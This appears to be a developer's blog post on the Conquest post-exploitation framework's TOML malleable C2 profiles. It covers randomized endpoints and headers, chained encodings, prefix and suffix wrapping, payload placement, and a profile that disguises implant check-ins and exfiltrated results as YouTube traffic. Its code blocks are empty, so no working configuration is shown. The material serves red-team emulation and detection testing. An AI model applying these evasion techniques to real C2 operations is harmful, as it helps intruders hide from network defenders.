One of the primary ways C2 communication is getting detected by defenders is by patterns in the network traffic between team server and agents. To counter this, modern post-exploitation frameworks, including Conquest, provide the ability to customize this network traffic using malleable C2 profiles. Using simple configuration files, operators can transform HTTP requests and responses according to their needs. This blog post aims to showcase Conquest’s profile system and all the features it provides.
Malleable C2
The concept of Malleable C2 was introduced with Cobalt Strike 2.0 over ten years ago in 2014. In essence, a malleable C2 profile allows an operator to specify how data is transformed and stored in a transaction, such as a checkin or task result. Hence, it pretty much allows for a full customization of the agent’s network traffic indicators, such as HTTP endpoints, request and response headers and contents. Through this customization, red teamers can design their profiles in a way that makes their implant’s network footprint blend in with the target infrastructure. On top of that, malleable C2 profiles can be used to deliberately emulate known threat actors in order to test a client’s detection capabilities against real adversaries1. Cobalt Strike’s Malleable C2 uses a custom profile language2 to change how the Beacon’s network traffic looks like and what default post-exploitation options are configured. In Conquest, profiles are represented as TOML configuration files, following a structure that is outlined in the subsequent sections.
Basic Settings
Conquest profiles fully support the version 1.1 spec of the TOML configuration language and are primarily used to customize network traffic using a combination of data transformation, encoding and randomization. First, however, basic team server settings need to be specified. As these fields are required, the beginning of all Conquest profiles is structured in the following way.
| Key | Type | Description |
|---|---|---|
name | string | Name of the profile. |
private-key-file | string | Relative path to the team server’s X25519 private key. |
database-file | string | Relative path to the location of the Conquest database. |
team-server.host | string | Address that the team server listens on for client connections (default: 0.0.0.0). |
team-server.port | int | Port that the team server listens on for client connections (default: 37573). |
team-server.users | array | List of users that can authenticate to the team server. A user object consists of a username and password. |
| |
HTTP Traffic Customization
With the basic settings out of the way, let’s now direct our attention to the key feature Conquest’s profile system has to offer: the HTTP traffic customization. The settings are divided into two main sections that both offer similar configuration options: http-get settings and http-post settings. These sections are then split into the additional agent and server blocks. The agent block allows the customization of the requests sent by the C2 implant, while server options are used to define the shape of the response sent back by the team server. All sections support the configuration of URI endpoints, user-agents, HTTP headers and query parameters, as well as additional settings following the high-level structure below.
 http-get
 ├── agent
 │   ├── user-agent
 │   ├── endpoints
 │   ├── headers
 │   ├── query parameters
 │   └── heartbeat
 └── server
     ├── headers
     └── response body

 http-post
 ├── agent
 │   ├── user-agent
 │   ├── endpoints
 │   ├── request methods
 │   ├── headers
 │   ├── query parameters
 │   └── request body
 └── server
     ├── headers
     └── response body
While the sections responsible for agent registration and task results is labeled http-post, different request methods, such as PUT or GET are also supported and can be used by supplying them in form of an array instead of a string. For each request, one of them is picked based on the randomization outlined in the next section.
| |
Randomization
Randomization can be enabled in different ways using Conquest’s profile system. First and foremost, wildcard characters can be used anywhere - with the exception of URI endpoints - to create randomized strings. Two types of randomizers are available:
#: Alphanumeric character substitution (a-zA-Z0-9)$: Digit substitution (0-9)
Additionally, fields that usually expect a single string value can take a list of strings instead. In case an array is passed as the value of an option, a random member is chosen with each HTTP request from the list. This makes it possible to randomize HTTP header values, query parameters and even request endpoints. On the team server, a valid route is created for each endpoint in the list, while the agent randomly selects one route it sends the request to. This helps to break up repetitive and suspicious network traffic patterns.
The profile code below shows an example for how randomization can be applied to query parameters in a GET request.
| |

Data Transformation
Randomization is also essential for the most powerful aspect of Conquest’s HTTP traffic customization: data transformation. In a nutshell, data transformation allows the operator to configure how packets of the Conquest C2 protocol (which are explained here) are placed and hidden within the HTTP request or response. To recap the previous blog post briefly, the agent includes a heartbeat packet within the GET request. The server returns all tasks as the response to this request if any are found in the agent’s task queue. Once the task execution is completed, the result is sent as another request to the team server for processing. Finally, there is also the registration packet, which is structurally similar to the task result.
Data transformation consists of three steps. First, these steps are executed in regular order to embed the packet data into the request/response. To extract the data from the request/response, the order of operations is reversed.
- Encoding
- Prepending/Appending
- Placement
Encoding
Encoding is used to turn the binary data of a C2 packet into a readable string in order to blend in with regular network traffic. Multiple encodings can be applied to a packet by defining them in an array of inline-tables, as seen in the example below. The encodings are applied in the order they are defined in the profile. During the decoding of the data transformation, this order is reversed. Currently, Conquest supports 5 encoding types:
none: No encoding is applied and the packet remains in raw binary format.base64: The binary data is base64-encoded. Setting the optionalencoding.url-safekey totruewill use the characters-and_instead of+,=and/.hex: The binary data is hex-encoded.xor: The binary data is XOR-encoded with the key specified inencoding.key.rot: The binary data is ROT-encoded (Caesar Cipher) with the key specified inencoding.key.
The example below demonstrates how multiple of these encoding types can be chained together.
| |
Prepending/Appending
With the binary data encoded, it is now time to make it look like it belongs in the HTTP packet. This is done by prepending and/or appending strings or binary data to create a context. For instance, the following data transformation block turns the heartbeat message into a string that resembles a JWT token. Placed inside the Authorization header, this simple transformation can make the payload incredibly difficult to spot without knowledge of the profile configuration, as can be seen on the screenshot below. Of course, the prepend and append keys support randomization as well.
| |

Conquest also supports binary prefixes and suffixes. Instead of a string, an array of integers/bytes is used instead. This is particularly useful for mimicking binary file formats, such as images or PDFs, by prepending and appending the appropriate magic bytes, as shown in the example below.
| |
Placement
Finally, the packet data needs to be placed somewhere within the request or response. Conquest supports three placement types, some of which were already mentioned in the previous sections.
body: Payload is placed in the request body.header: Payload is placed in a specified HTTP header. Requires theplacement.namekey to be set.query: Payload is placed in a specified HTTP query parameter. Requires theplacement.namekey to be set.
When it comes to retrieving data from the HTTP request or response, the order of the aforementioned steps is reversed. First, the transformed string is retrieved from the location it was placed in, the prefix and suffix are stripped and finally the encodings are reversed. What remains is the binary packet that can then be decompressed, decrypted and parsed by the recipient. Here are some examples on how data transformation can be used to hide C2 traffic within benign structures.
| |
Example: youtube.profile


Putting it all together, the following snippet shows a complete profile emulating YouTube video browsing traffic. It was built by capturing real browser traffic and identifying the most realistic structures to hide C2 data in.
Agent check-ins are sent as GET requests to /watch with a randomized v parameter mimicking a video ID. The heartbeat is base64-encoded and placed inside the Cookie header as the VISITOR_PRIVACY_METADATA value, surrounded by realistic YouTube session cookies. The server wraps its response in the opening of an actual YouTube HTML page, with the task data embedded as the content of an origin-trial meta tag. Task results are exfiltrated via POST requests to one of three YouTube internal API endpoints, selected randomly per request. The result data is embedded as the appInstallData field inside a JSON request body. The server responds with a minimal but valid responseContext object, just as the real API would.
| |
Conclusion
While Conquest’s malleable profile system was largely inspired by Cobalt Strike’s implementation, using TOML as the configuration format and supporting additional data transformation features makes it a powerful tool for shaping C2 traffic into something that can slip past defenders. The profile system was also covered in my presentation at BSidesVienna 2025, alongside the rest of the Conquest architecture. If you’re interested in the Conquest framework in general, check out the project on GitHub and give it a star ☆.